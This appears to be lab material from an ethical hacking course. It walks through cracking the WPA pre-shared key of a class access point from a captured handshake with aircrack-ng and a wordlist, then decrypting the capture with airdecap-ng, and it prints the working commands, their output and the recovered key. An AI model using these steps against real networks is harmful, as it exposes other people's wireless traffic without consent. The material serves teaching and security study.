-rw-r--r-- 1 root root 3.0M Nov 21 11:40 airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 1.3M Nov 21 13:12 airportSniffyG7m8J-dec.cap
root@eh-kali-05:~#
```

This is a capture of wireless traffic on channel 5 that includes WPA encrypted linkysys traffic

Wireshark View of Captured Channel 5 802.11 Packets

wireshark airportSniff1QXjSX.cap


airportSniff1QXjSX.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time      Source             Destination                                 Protocol  Length Info
   40 0.901807  LinksysG_4b:21:b4  Broadcast                                   802.11       137 Beacon frame, SN=
   41 0.905379  IntelCor_85:71:b8  Routerbo_79:9b:64                           802.11       234 Data, SN=1791, FN
   42 0.905485                     IntelCor_85:71:b8 (4c:eb:42:85:71:b8) (RA)  802.11        39 Acknowledgement, F
   43 0.958578  ArrisGro_f1:33:60  Broadcast                                   802.11       298 Beacon frame, SN=
   44 0.984931  Routerbo_79:9b:64  IntelCor_85:71:b8                           802.11       266 Data, SN=3562, FN
   45 0.985037                     LinksysG_4b:21:b4 (00:06:25:4b:21:b4) (RA)  802.11        39 Acknowledgement, F
   46 1.003738  LinksysG_4b:21:b4  Broadcast                                   802.11       137 Beacon frame, SN=
   47 1.029833  IntelCor_85:71:b8  Routerbo_79:9b:64                           802.11       117 Data, SN=1792, FN
   48 1.029939                     IntelCor_85:71:b8 (4c:eb:42:85:71:b8) (RA)  802.11        39 Acknowledgement, F
   49 1.102359  6f:99:0e:3e:84:24  f8:99:d6:62:2a:d4                           802.11      1043 Association Respon
```

```
    Transmitter address: LinksysG_4b:21:b4 (00:06:25:4b:21:b4)
    Source address: LinksysG_4b:21:b4 (00:06:25:4b:21:b4)
    BSS Id: LinksysG_4b:21:b4 (00:06:25:4b:21:b4)
    .... .... .... 0000 = Fragment number: 0
    1101 1110 1011 .... = Sequence number: 3563
    Frame check sequence: 0xc9276b9d [correct]
    [FCS Status: Good]
▼ IEEE 802.11 wireless LAN management frame
  ▼ Fixed parameters (12 bytes)
      Timestamp: 0x0000000023956744
      Beacon Interval: 0.102400 [Seconds]
    ▶ Capabilities Information: 0x0411
  ▼ Tagged parameters (72 bytes)
    ▶ Tag: SSID parameter set: linkysys
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 5
    ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▶ Tag: ERP Information
    ▶ Tag: ERP Information
    ▶ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▶ Tag: Vendor Specific: Broadcom
```


Timestamp (wlan_mgt.....timestamp), 8 bytes · Packets: 29202 · Displayed: 29202 (100.0%) · Load time: 0:2.178 · Profile: Default

BSSID

SSID

A linkysys network beacon frame from our access point

aircrack-ng airportSniff1QXjSX.cap



```
root@eh-kali-05:~# aircrack-ng airportSniff1QXjSX.cap
Opening airportSniff1QXjSX.cap
Read 29202 packets.

   #  BSSID              ESSID                     Encryption

   1  44:A2:78:BA:59:02                            Unknown
   2  D8:50:E6:59:0B:F8  MODWARE                   No data - WEP or WPA
   3  D8:50:E6:59:0B:FA  Guest                     WPA (0 handshake)
   4  2C:56:DC:85:3E:E8  BenjiNet                  WPA (0 handshake)
   5  00:22:A4:DD:8C:C9  2WIRE341                  No data - WEP or WPA
   6  D8:50:E6:59:0B:F9  Shauna                    No data - WEP or WPA
   7  82:35:A4:DD:8C:C9                            WEP (1 IVs)
   8  8B:F3:16:85:58:A9                            WEP (1 IVs)
   9  15:D4:65:A0:E0:7E                            WEP (1 IVs)
  10  00:06:25:4B:21:B4  linkysys                  WPA (1 handshake)
  11  BC:CA:B5:F1:33:60  PandaRouter               No data - WEP or WPA
  12  66:6A:AA:B7:5D:21                            Unknown
  13  4C:5E:0C:CA:25:C0  uLab-WiFiNet              WPA (0 handshake)
  14  F6:37:6A:50:91:D8                            WPA (0 handshake)
  15  AE:18:C3:90:50:D2                            WPA (0 handshake)
  16  67:33:E4:FC:9B:1C                            Unknown
  17  BE:CA:B5:F1:33:60  �{�?���U�����+?�?0???      No data - WEP or WPA
  18  22:86:8C:6C:82:4A  xfinitywifi               None (0.0.0.0)
  19  27:78:F7:DE:2F:CC                            WPA (0 handshake)
  20  10:86:8C:6C:82:4A  Weiser                    No data - WEP or WPA
```

Snipped and use Ctrl-C when it hangs :(

Capturing a handshake is necessary to cracking the pre-shared key (password)

The BSSID for linkysys is 00:06:25:4B:21:B4 and we have one authentication handshake


Captured channel 5 WiFi packets

List of potential passwords

BSSID of linkysys network

```
aircrack-ng airportSniff1QXjSX.cap -w randomwords -b 00:06:25:4B:21:B4
```

```
Opening airportSniff1QXjSX.cap
Reading packets, please wait...
```



```
                              Aircrack-ng 1.2 rc4

 [00:00:30] 13624/338328 keys tested (472.28 k/s)

 Time left: 11 minutes, 27 seconds                          4.03%

                  Current passphrase: tocherless


 Master Key     : B4 67 CE 0C 5E 4F CE A5 AA 2A 24 F3 96 65 E8 73
                  49 D9 BC D3 CE AE CA 05 14 87 18 71 64 55 EF EE

 Transient Key  : 4E 1B 01 7C C9 EA E8 6C 94 EF D0 90 05 B4 D2 7F
                  2F 6F 11 DD 0A 71 CB 30 93 9B C4 A4 70 A3 F5 71
                  80 EF FA FB D4 9A B9 D7 03 56 73 D7 30 9A 63 1E
                  08 A3 BB 86 9D FC D3 C3 96 27 2F F7 5B 47 63 38

 EAPOL HMAC     : 0A A2 97 BD 62 1A 61 80 3A F1 1C F5 34 2D 7E D3
```

"WPA/WPA2 supports many types of authentication beyond pre-shared keys. aircrack-ng can ONLY crack pre-shared keys."


https://www.aircrack-ng.org/doku.php?id=cracking_wpa

Activity

As root, on your EH-Kali-XX VM:

```
scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .
scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/randomwords .

aircrack-ng airportSniff1QXjSX.cap -w randomwords -b 00:06:25:4B:21:B4
```


What is the WPA shared key? Write your answer in the chat window



```
root@eh-kali-05:~# time aircrack-ng airportSniff1QXjSX.cap -w randomwords -b
00:06:25:4B:21:B4
Opening airportSniff1QXjSX.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 rc4

      [00:08:36] 338052/338328 keys tested (658.54 k/s)

      Time left: 0 seconds                                      99.92%

                          KEY FOUND! [ Hornblower ]


      Master Key     : 95 5B CA 0F 59 BE 99 2E 64 F7 88 71 6A 66 71 57
                       CA B8 8D CC 54 1A 4E 09 6C 1A AC E3 F3 4B 22 C6

      Transient Key  : B4 E3 8A 3B DF E9 60 A9 49 04 B8 FF D7 1F 4F 75
                       85 2D C3 E2 8B 51 EE E7 C1 CA 36 17 21 D8 22 9F
                       24 6D C4 90 DF 13 F0 30 F3 BE C1 CF BF 15 C8 82
                       26 EA 2D F2 23 5D 01 11 42 C5 3B 4F EF 03 46 40

      EAPOL HMAC     : 94 AC F7 08 0D 7F 1F 02 BA 65 7C 9A 7A EE F3 B1

real	8m36.989s
user	8m30.784s
sys	0m2.488s
root@eh-kali-05:~#
```

Using time to see how long it takes

Wireshark View of Captured Channel 5 802.11 Packets




```
No.   Time      Source              Destination           Protocol Length Info
   41 0.905379  IntelCor_85:71:b8   Routerbo_79:9b:64     802.11    234 Data, SN=1791, FN=0, Flags=.p.…
   42 0.905485                      IntelCor_85:71:b8 (…  802.11     39 Acknowledgement, Flags=........C
   43 0.958578  ArrisGro_f1:33:60   Broadcast             802.11    298 Beacon frame, SN=532, FN=0, Fla…
   44 0.984931  Routerbo_79:9b:64   IntelCor_85:71:b8     802.11    266 Data, SN=3562, FN=0, Flags=.p.…
   45 0.985037                      LinksysG_4b:21:b4 (…  802.11     39 Acknowledgement, Flags=........C
   46 1.003738  LinksysG_4b:21:b4   Broadcast             802.11    137 Beacon frame, SN=3563, FN=0, Fl…
   47 1.029833  IntelCor_85:71:b8   Routerbo_79:9b:64     802.11    117 Data, SN=1792, FN=0, Flags=.p.…
   48 1.029939                      IntelCor_85:71:b8 (…  802.11     39 Acknowledgement, Flags=........C
   49 1.102359  6f:99:0e:3e:84:24   f8:99:d6:62:2a:d4     802.11   1043 Association Response, SN=571, F…
```

```
▸ Frame 46: 137 bytes on wire (1096 bits), 137 bytes captured (1096 bits)
▸ Radiotap Header v0, Length 25
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags: ........C
▾ IEEE 802.11 wireless LAN management frame
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (72 bytes)
    ▸ Tag: SSID parameter set: linksys
    ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▸ Tag: DS Parameter set: Current Channel: 5
    ▸ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▸ Tag: ERP Information
    ▸ Tag: ERP Information
    ▸ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▸ Tag: Vendor Specific: Broadcom
    ▸ Tag: Vendor Specific: Microsof: WPA Information Element
```


```
airportSniff1QXjSX    Packets: 29202 · Displayed: 29202 (100.0%) · Load time: 0:0.910    Profile: Default
```

A linkysys network beacon frame from our access point

`airdecap-ng -p Hornblower -e linkysys airportSniff1QXjSX.cap`



```
root@eh-kali-05:~# airdecap-ng -p Hornblower -e linkysys airportSniff1QXjSX.cap
Total number of packets read         29202
Total number of WEP data packets       157
Total number of WPA data packets      7447
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets      2301
root@eh-kali-05:~#
```

